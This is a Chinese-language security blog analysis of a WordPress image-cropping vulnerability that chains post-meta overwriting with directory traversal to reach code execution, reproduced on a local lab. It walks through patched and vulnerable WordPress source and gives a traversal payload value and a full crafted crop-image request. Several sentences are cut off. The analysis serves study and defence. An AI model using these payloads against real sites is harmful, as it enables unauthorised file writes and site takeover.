

0x01 概述

2月20日，RIPS披露了Wordpress内核Image模块相关的一个高危漏洞，该漏洞由目录穿越和文件包含组成，最终可导致远程代码执行，目前还没有PoC披露。

从RIPS描述的细节来看，漏洞出现在wordpress编辑图片时，由于没有过滤Post Meta值导致可以修改数据库中wp\_postmeta表的任意字段，而在加载本地服务器上的文件时没有对路径进行过滤，导致可以传递目录穿越参数，最终保存图片时可以保存至任意位置。

0x02 环境搭建

该漏洞影响4.9.9版本以下的wordpress程序，4.9.9引入了过滤函数，对用户输入的post\_data进行了检查，不合法的参数被过滤，主要修改如下图：

```
167 if ( !isset( $post_data['post_category'] ) ) {
168     $category_object = get_taxonomy( 'category' );
169     if ( !current_user_can( $category_object->cap->assign_terms ) ) {
170         unset( $post_data['post_category'] );
171     }
172 }
173
174 return $post_data;
175 }
176
177 /**
178  * Update an existing post with values provided in $_POST.
179  *
180  * @since 1.5.0
181  * @global wpdb $wpdb WordPress database abstraction object.
182  */
```

```
167 if ( !isset( $post_data['post_category'] ) ) {
168     $category_object = get_taxonomy( 'category' );
169     if ( !current_user_can( $category_object->cap->assign_terms ) ) {
170         unset( $post_data['post_category'] );
171     }
172 }
173
174 return $post_data;
175 }
176
177 /**
178  * Returns only allowed post data fields
179  *
180  * @since 4.9.9
181  *
182  * @param array $post_data Array of post data. Defaults to the contents of $_POST.
183  * @return object|bool WP_Error on failure, true on success.
184  */
185 function _wp_get_allowed_postdata( $post_data = null ) {
186     if ( empty( $post_data ) ) {
187         $post_data = $_POST;
188     }
189
190     // Pass through errors
191     if ( is_wp_error( $post_data ) ) {
192         return $post_data;
193     }
194
195     return array_diff_key( $post_data, array_flip( array( 'meta_input', 'file', 'guid' ) ) );
196 }
197
198 /**
199  * Update an existing post with values provided in $_POST.
200  *
201  * @since 1.5.0
202  * @global wpdb $wpdb WordPress database abstraction object.
203  */
```

值得注意的是，在安装低版本时，安装过程中会自动更新核心文件，因此旧版本的wp-admin/includes/post.php会更新至最新版本，所以安装过程中可以删除自动更新文件。

0x03 漏洞分析

漏洞一：数据覆盖

漏洞出现在wordpress媒体库裁剪图片的过程，当我们上传图片到媒体库时，图片会被保存至wp-content/uploads/yyyy/mm目录，同时会在数据库中wp\_postmeta表插入记录。

meta_id	post_id	meta_key	meta_value
1	2	_wp_page_template	default
2	3	_wp_page_template	default
8	6	_edit_last	1
9	6	_edit_lock	1550727775:1
10	7	_wp_attached_file	2019/02/admin.jpeg
11	7	_wp_attachment_metadata	a:5:{s:5:"width";i:720;s:6:"height";i:720;s:4:"file";s:18:"2019/02/adm
12	7	_edit_lock	1550729574:1
13	7	_edit_last	1

当我们修改图片属性（例如修改标题或者说明）的时候，admin-media-Edit more details会调用wp-admin/includes/post.php的edit\_post()方法，该方法的参数全部来自于\$\_POST，没有进行过滤。

```

177  /**
178   * Update an existing post with values provided in $_POST.
179   *
180   * @since 1.5.0
181   *
182   * @global wpdb $wpdb WordPress database abstraction object.
183   *
184   * @param array $post_data Optional.
185   * @return int Post ID.
186   */
187  function edit_post( $post_data = null ) {
188      global $wpdb;
189
190      if ( empty($post_data) )
191          $post_data = &$_POST;
192
193      // Clear out any data in internal vars.
194      unset( $post_data['filter'] );
195
196      $post_ID = (int) $post_data['post_ID'];
197      $post = get_post( $post_ID );
198      $post_data['post_type'] = $post->post_type;
199      $post_data['post_mime_type'] = $post->post_mime_type;
200
201      if ( ! empty( $post_data['post_status'] ) ) {
202          $post_data['post_status'] = sanitize_key( $post_data['post_status'] );
203
204          if ( 'inherit' == $post_data['post_status'] ) {
205              unset( $post_data['post_status'] );
206          }
207      }

```

然后会调用到update\_post\_meta()方法，该方法根据\$post\_ID修改post meta field，接着调用update\_metadata()更新meta数据，完成之后更新post数据，调用wp\_update\_post()方法

```

372      add_meta( $post_ID );
373
374      update_post_meta( $post_ID, meta_key: '_edit_last', get_current_user_id() );
375
376      $success = wp_update_post( $post_data );
377      // If the save failed, see if we can sanity check the main fields and try again
378      if ( ! $success && is_callable( array( $wpdb, 'strip_invalid_text_for_column' ) ) ) {
379

```


在wp\_update\_post()方法中，如果post\_type=attachment，则进入wp\_insert\_attachment()，接着调用wp\_insert\_post()，在wp\_insert\_post()方法中

```


3525
3526  if ( ! empty( $postarr['meta_input'] ) ) {
3527      foreach ( $postarr['meta_input'] as $field => $value ) {
3528          update_post_meta( $post_ID, $field, $value );
3529      }
3530  }

```

进入update\_post\_meta()，调用update\_metadata()，在update\_metadata()方法中对数据库进行更新操作，而在整个过程中对键值没有任何过滤，意味着我们可



于是构造数据包更新数据库中\_wp\_attached\_file的值，插入一个包含../的值，以便在下面触发目录遍历。



	meta_id	post_id	meta_key	meta_value
	1	2	_wp_page_template	default
	2	3	_wp_page_template	default
	8	6	_edit_last	1
	9	6	_edit_lock	1550727775:1
▶	10	7	_wp_attached_file	2019/02/admin.jpeg?/../1/1.png
	11	7	_wp_attachment_metadata	a:5:{s:5:"width";i:714;s:6:"height";i:716;s:4:"file";s:46:"2019/02/admin.jpeg?/../1/1.png"
	12	7	_edit_lock	1550742023:1

这是第一个漏洞——通过参数覆盖了数据库数据，在补丁处正是对meta\_input这个参数做了过滤，如果包含则通过对比array舍弃该参数。

漏洞二：目录遍历

接着寻找一个获取\_wp\_attached\_file的值并进行了文件操作相关的方法。

在wordpress的■■■■■功能中，有这样的功能：


1. 图片存在于wp-content\uploads\yyy\mm目录，则从该目录读取图片，修改尺寸后另存为一张图片；
2. 如果图片在该目录不存在，则通过本地服务器下载该图片，如从http://127.0.0.1/wordpress/wp-content/uploads/2019/02/admin.jpeg下载，裁剪后重新

这个功能是为了方便一些插件动态加载图片时使用。

然而因为本地读取和通过url读取的差异性，导致可以构造一个带参数的url，如http://127.0.0.1/wordpress/wp-content/uploads/2019/02/admin.jpeg?1

图片裁剪功能在wp\_crop\_image()方法中，但是该方法不能在页面中触发，需要手动更改相应的action

首先在页面裁剪图片，并点击保存



抓取数据包：

action=image-editor&\_ajax\_nonce=4c354c778b&postid=5&history=%5B%7B%22c%22%3A%7B%22x%22%3A0%2C%22y%22%3A5%2C%22w%22%3A347%2C%22

post

body包含了相应的action和context，以及供还原文件的历史文件大小，此处需要修改action为crop-image以便触发wp\_crop\_image()方法，相关调用如下

在wp-admin/admin-ajax.php定义了裁剪图片的操作

```

51 $core_actions_post = array(
52     'oembed-cache', 'image-editor', 'delete-comment', 'delete-tag', 'delete-link',
53     'delete-meta', 'delete-post', 'trash-post', 'untrash-post', 'delete-page', 'dim-comment',
54     'add-link-category', 'add-tag', 'get-tagcloud', 'get-comments', 'replyto-comment',
55     'edit-comment', 'add-menu-item', 'add-meta', 'add-user', 'closed-postboxes',
56     'hidden-columns', 'update-welcome-panel', 'menu-get-metabox', 'wp-link-ajax',
57     'menu-locations-save', 'menu-quick-search', 'meta-box-order', 'get-permalink',
58     'sample-permalink', 'inline-save', 'inline-save-tax', 'find_posts', 'widgets-order',
59     'save-widget', 'delete-inactive-widgets', 'set-post-thumbnail', 'date_format', 'time_format',
60     'wp-remove-post-lock', 'dismiss-wp-pointer', 'upload-attachment', 'get-attachment',
61     'query-attachments', 'save-attachment', 'save-attachment-compat', 'send-link-to-editor',
62     'send-attachment-to-editor', 'save-attachment-order', 'heartbeat', 'get-revision-diffs',
63     'save-user-color-scheme', 'update-widget', 'query-themes', 'parse-embed', 'set-attachment-thumbnail',
64     'parse-media-shortcode', 'destroy-sessions', 'install-plugin', 'update-plugin', 'crop-image',
65     'generate-password', 'save-wporg-username', 'delete-plugin', 'search-plugins',
66     'search-install-plugins', 'activate-plugin', 'update-theme', 'delete-theme', 'install-theme',
67     'get-post-thumbnail-html', 'get-community-events', 'edit-theme-plugin-file',
68     'wp-privacy-export-personal-data',
69     'wp-privacy-erase-personal-data',
70     'update-try-gutenberg-panel',
71 );

```

判断了用户权限和action名称后调用do\_action，最终在apply\_filters()中进入wp\_crop\_image()：

```

86 if ( is_user_logged_in() ) {
87     // If no action is registered, return a Bad Request response.
88     if ( ! has_action( tag: 'wp_ajax_' . $_REQUEST['action'] ) ) {
89         wp_die( message: '0', title: 400 );
90     }
91
92     /** Fires authenticated Ajax actions for logged-in users. ... */
100 do_action( tag: 'wp_ajax_' . $_REQUEST['action'] );
101 } else {
102     // If no action is registered, return a Bad Request response.
103     if ( ! has_action( tag: 'wp_ajax_nopriv_' . $_REQUEST['action'] ) ) {
104         wp_die( message: '0', title: 400 );
105     }
106

```

```

264 public function apply_filters( $value, $args ) {
265     if ( ! $this->callbacks ) {
266         return $value;
267     }
268
269     $nesting_level = $this->nesting_level++;
270
271     $this->iterations[ $nesting_level ] = array_keys( $this->callbacks );
272     $num_args = count( $args );
273
274     do {
275         $this->current_priority[ $nesting_level ] = $priority = current( $this->iterations[ $nesting_level ] );
276
277         foreach ( $this->callbacks[ $priority ] as $the_ ) {
278             if ( ! $this->doing_action ) {
279                 $args[ 0 ] = $value;
280             }
281
282             // Avoid the array_slice if possible.
283             if ( $the_['accepted_args'] == 0 ) {
284                 $value = call_user_func_array( $the_['function'], array() );
285             } elseif ( $the_['accepted_args'] >= $num_args ) {
286                 $value = call_user_func_array( $the_['function'], $args );
287             } else {
288                 $value = call_user_func_array( "wp_ajax_crop_image", array_slice( $args, offset: 0, (int)$the_['accept
289             }
290         }
291     } while ( false !== next( &array: $this->iterations[ $nesting_level ] ) );

```

进入wp\_ajax\_crop\_image()方法，在这个方法中进行了多项判断，全部符合才能进入裁剪图片方法，如下图注释所示



```

3237 function wp_ajax_crop_image() {
3238     $attachment_id = absint( $_POST['id'] );
3239
3240     check_ajax_referer( 'image_editor-' . $attachment_id, 'nonce' ); //计算nonce值判断权限
3241     if ( empty( $attachment_id ) || ! current_user_can( 'edit_post', $attachment_id ) ) {
3242         wp_send_json_error();
3243     }
3244
3245     $context = str_replace( 'search:', 'replace:', $_POST['context'] );
3246     $data = array_map( 'absint', $_POST['cropDetails'] ); //裁剪图片需要的尺寸
3247     $cropped = wp_crop_image( $attachment_id, $data['x1'], $data['y1'], $data['width'], $data['height'], $data['dst_width'], $data['dst_height'] );
3248     //调用裁剪图片方法
3249     if ( ! $cropped || is_wp_error( $cropped ) ) {
3250         wp_send_json_error( array( 'message' => __( 'Image could not be processed.' ) ) );
3251     }
3252
3253     switch ( $context ) {
3254     }
3255
3256     wp_send_json_success( wp_prepare_attachment_for_js( $attachment_id ) );
3257 }

```

首先计算nonce和expected值并对比，如果不一致就验证不通过，相关方法是check\_ajax\_referer()-->wp\_verify\_nonce()。注意到传入check\_ajax\_referer()

在进入wp\_crop\_image()时还需要传递裁剪后的图片宽度和高度信息，所以还需要增加CropDetails[dst\_width]和cropDetails[dst\_height]两个参数。

wp\_crop\_image()方法如下

```

25 function wp_crop_image( $src, $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h, $src_abs = false, $dst_file = false ) {
26     $src_file = $src;
27     if ( is_numeric( $src ) ) { // Handle int as attachment ID
28         $src_file = get_attached_file( $src ); //根据id从数据库获取_wp_attached_file
29
30         if ( ! file_exists( $src_file ) ) {
31             // If the file doesn't exist, attempt a URL fopen on the src link.
32             // This can occur with certain file replication plugins.
33             $src = _load_image_to_edit_path( $src, 'full' ); //文件不存在则从本地服务器读取
34         } else {
35             $src = $src_file;
36         }
37     }
38
39     $editor = wp_get_image_editor( $src ); //获取一个editor
40     if ( is_wp_error( $editor ) )
41         return $editor;
42
43     $src = $editor->crop( $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h, $src_abs ); //裁剪图片
44     if ( is_wp_error( $src ) )
45         return $src;
46
47     if ( ! $dst_file )
48         $dst_file = str_replace( basename( $src_file ), 'cropped-' . basename( $src_file ), $src_file );
49
50     /*...*/
51     wp_mkdir_p( dirname( $dst_file ) ); //创建目录，没有对参数做校验
52
53     $dst_file = dirname( $dst_file ) . '/' . wp_unique_filename( dirname( $dst_file ), basename( $dst_file ) );
54
55     $result = $editor->save( $dst_file ); //保存文件
56     if ( is_wp_error( $result ) )
57         return $result;
58
59     return $dst_file;
60 }

```

从数据库取出\_wp\_attached\_file后并没有做检查，形如2019/02/admin.jpeg?../../1.png的文件无法被找到，于是进入\_load\_image\_to\_edit\_path()通过

```

623 function _load_image_to_edit_path( $attachment_id, $size = 'full' ) {
624     $filepath = get_attached_file( $attachment_id );
625
626     if ( $filepath && file_exists( $filepath ) ) {
627         if ( 'full' != $size && ( $data = image_get_intermediate_size( $attachment_id, $size ) ) ) {
628             /**
629              * Filters the path to the current image.
630              *
631              * The filter is evaluated for all image sizes except 'full'.
632              *
633              * @since 3.1.0
634              *
635              * @param string $path      Path to the current image.
636              * @param string $attachment_id Attachment ID.
637              * @param string $size      Size of the image.
638              */
639             $filepath = apply_filters( 'load_image_to_edit_filesystempath', path_join( dirname( $filepath ), $data['file'] ), $
640         }
641     } elseif ( function_exists( 'function_name: 'fopen' ) && true == ini_get( 'varname: 'allow_url_fopen' ) ) {
642         /**
643          * Filters the image URL if not in the local filesystem.
644          *
645          * The filter is only evaluated if fopen is enabled on the server.
646          *
647          * @since 3.1.0
648          *
649          * @param string $image_url    Current image URL.
650          * @param string $attachment_id Attachment ID.
651          * @param string $size        Size of the image.
652          */
653         $filepath = apply_filters( 'load_image_to_edit_attachmenturl', wp_get_attachment_url( $attachment_id ), $attachment_id
654     }

```

随后实例化一个WP\_Image\_Editor用来裁剪并生成裁剪后的图片，之后调用wp\_mkdir\_p()方法创建文件夹，含有../的参数进入该方法后同样没有经过过滤，最终执行到

```
mkdir( $target, $dir_perms, true)
```

此时的target值是这个样子，穿越目录后在2019目录下创建1文件夹，并生成cropped-1.png文件

```
D:\phpStudy\PHPTutorial\WWW\wordpress-4.9.8/wp-content/uploads/2019/02/admin.jpeg?../../../../1
```

注意：此处有一个坑，我们观察上面的url，在mkdir的时候会把admin.jpeg?../../../../作为一个目录，而在Windows下的目录不能出现?，所以上面的payload在Windows下

```
meta_input[_wp_attached_file]=2019/02/admin.jpeg#../../../../1/1.png
```

写入数据库中即为2019/02/admin.jpeg#../../../../1/1.png

最终构造第二个数据包触发裁剪图片并保存：

Request

RawParamsHeadersHex

POST /wordpress-4.9.8/wp-admin/admin-ajax.php HTTP/1.1  
Host: 127.0.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: \*/\*  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Referer: http://127.0.0.1/wordpress-4.9.8/wp-admin/post.php?post=7&action=edit  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
X-Requested-With: XMLHttpRequest  
Content-Length: 185  
DNT: 1  
Connection: close  
Cookie: wordpress\_144fe5eec7224fc5913308a05294d03d=admin%7C1550891161%7CUNRhOn eySDLQYLEaJo86k6x4UOwtJxB1buHSQ8IJKKi%7C35e3a8cd08d471f3e9b9ce5759fd48 851b5ad296703242876a1f25af0b74849c; wordpress\_test\_cookie=WP+Cookie+check; wordpress\_logged\_in\_144fe5eec7224fc5913308a05294d03d=admin%7C155089116 1%7CUNRhOn eySDLQYLEaJo86k6x4UOwtJxB1buHSQ8IJKKi%7C510c46f026936671b77d 46bd5c9b069d2594897c6eca80efbc4a0e69968a91f7; wp-settings-time-1=1550727582; wp-settings-1=libraryContent%3Dbrowse%26advImgDetails%3Dshow; XDEBUG\_SESSION=PHPSTORM  
Pragma: no-cache  
Cache-Control: no-cache  
  
action=crop-image&\_ajax\_nonce=0a688209b8&postid=7&history=%5B%7B%22r%2 %3A-90%7D%5D&target=all&context=edit-attachment&do=save&id=7&cropDeta ils[dst\_width]=100&cropDetails[dst\_height]=80

?<+>Type a search term0 matches

Done

Response

RawHeadersHexJSON Beautifier

{  
 "success": true,  
 "data": {  
 "id": 14,  
 "title": "cropped-admin.jpeg1\_.png",  
 "filename": "cropped-admin.jpeg1\_.png",  
 "url": "http://127.0.0.1/wordpress-4.9.8/wp-content/uploads/2019/0 2/cropped-admin.jpeg1\_.png",  
 "link": "http://127.0.0.1/wordpress-4.9.8/cropped-admin-jpeg1\_-png -4/",  
 "alt": "",  
 "author": "1",  
 "description": "http://127.0.0.1/wordpress-4.9.8/wp-content/uploads/2019/0 2/cropped-admin.jpeg1\_.png",  
 "caption": "",  
 "name": "cropped-admin-jpeg1\_-png-4",  
 "status": "inherit",  
 "uploadedTo": 0,  
 "date": 1550744897000,  
 "modified": 1550744897000,  
 "menuOrder": 0,  
 "mime": "image/png",  
 "type": "image",  
 "subtype": "png",  
 "icon": "http://127.0.0.1/wordpress-4.9.8/wp-includes/images/media/ default.png",  
 "dateFormatted": "February 21, 2019",  
 "nonces": {  
 "update": "29a39bed30",  
 "delete": "d88837ddb2",  
 "edit": "6432c8ec71"  
 }  
 }  
}



?<+>Type a search term0 matches

1,743 bytes | 482 millis

最终在指定目录下生成裁剪后的图片文件，以cropped-作为前缀

PHPTutorial > WWW > wordpress-4.9.8 > wp-content > uploads > 2019 > 1

搜索"1"

名称	日期	类型	大小	标记
 cropped-1.png	2019/2/21 22:22	PNG 文件	1 KB	
 cropped-1-100x80.png	2019/2/21 22:22	PNG 文件	1 KB	

这样子我们可以制作一张图片马，在主题文件夹下生成，或者指定任意目录，被include后即可造成代码执行。

0x04 PoC

见上面分析

0x05 总结

这个漏洞主要成因在于我们可以通过参数传递任意值覆盖数据库中的字段，从而引入../构成目录穿越，在裁剪图片后保存文件时并没有对文件目录做检查，造成目录穿越漏

参考：

- <https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/>
- <https://github.com/WordPress/WordPress/commit/43bdb0e193955145a5ab1137890bb798bce5f0d2#diff-c3d5c535db5622f3b0242411ee5f9dfd>

点击收藏 | 1 关注 | 1

[上一篇：hgame 2019 week1 ...](#) [下一篇：CVE-2019-0539产生的根源分析](#)

1. 1 条回复





[readObject](#) 2019-02-27 02:13:41

我感觉你是第三步没复现出来,same with me.

0 回复Ta

---

[登录](#) 后跟帖

[先知社区](#)

---

[现在登录](#)

[热门节点](#)

---

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)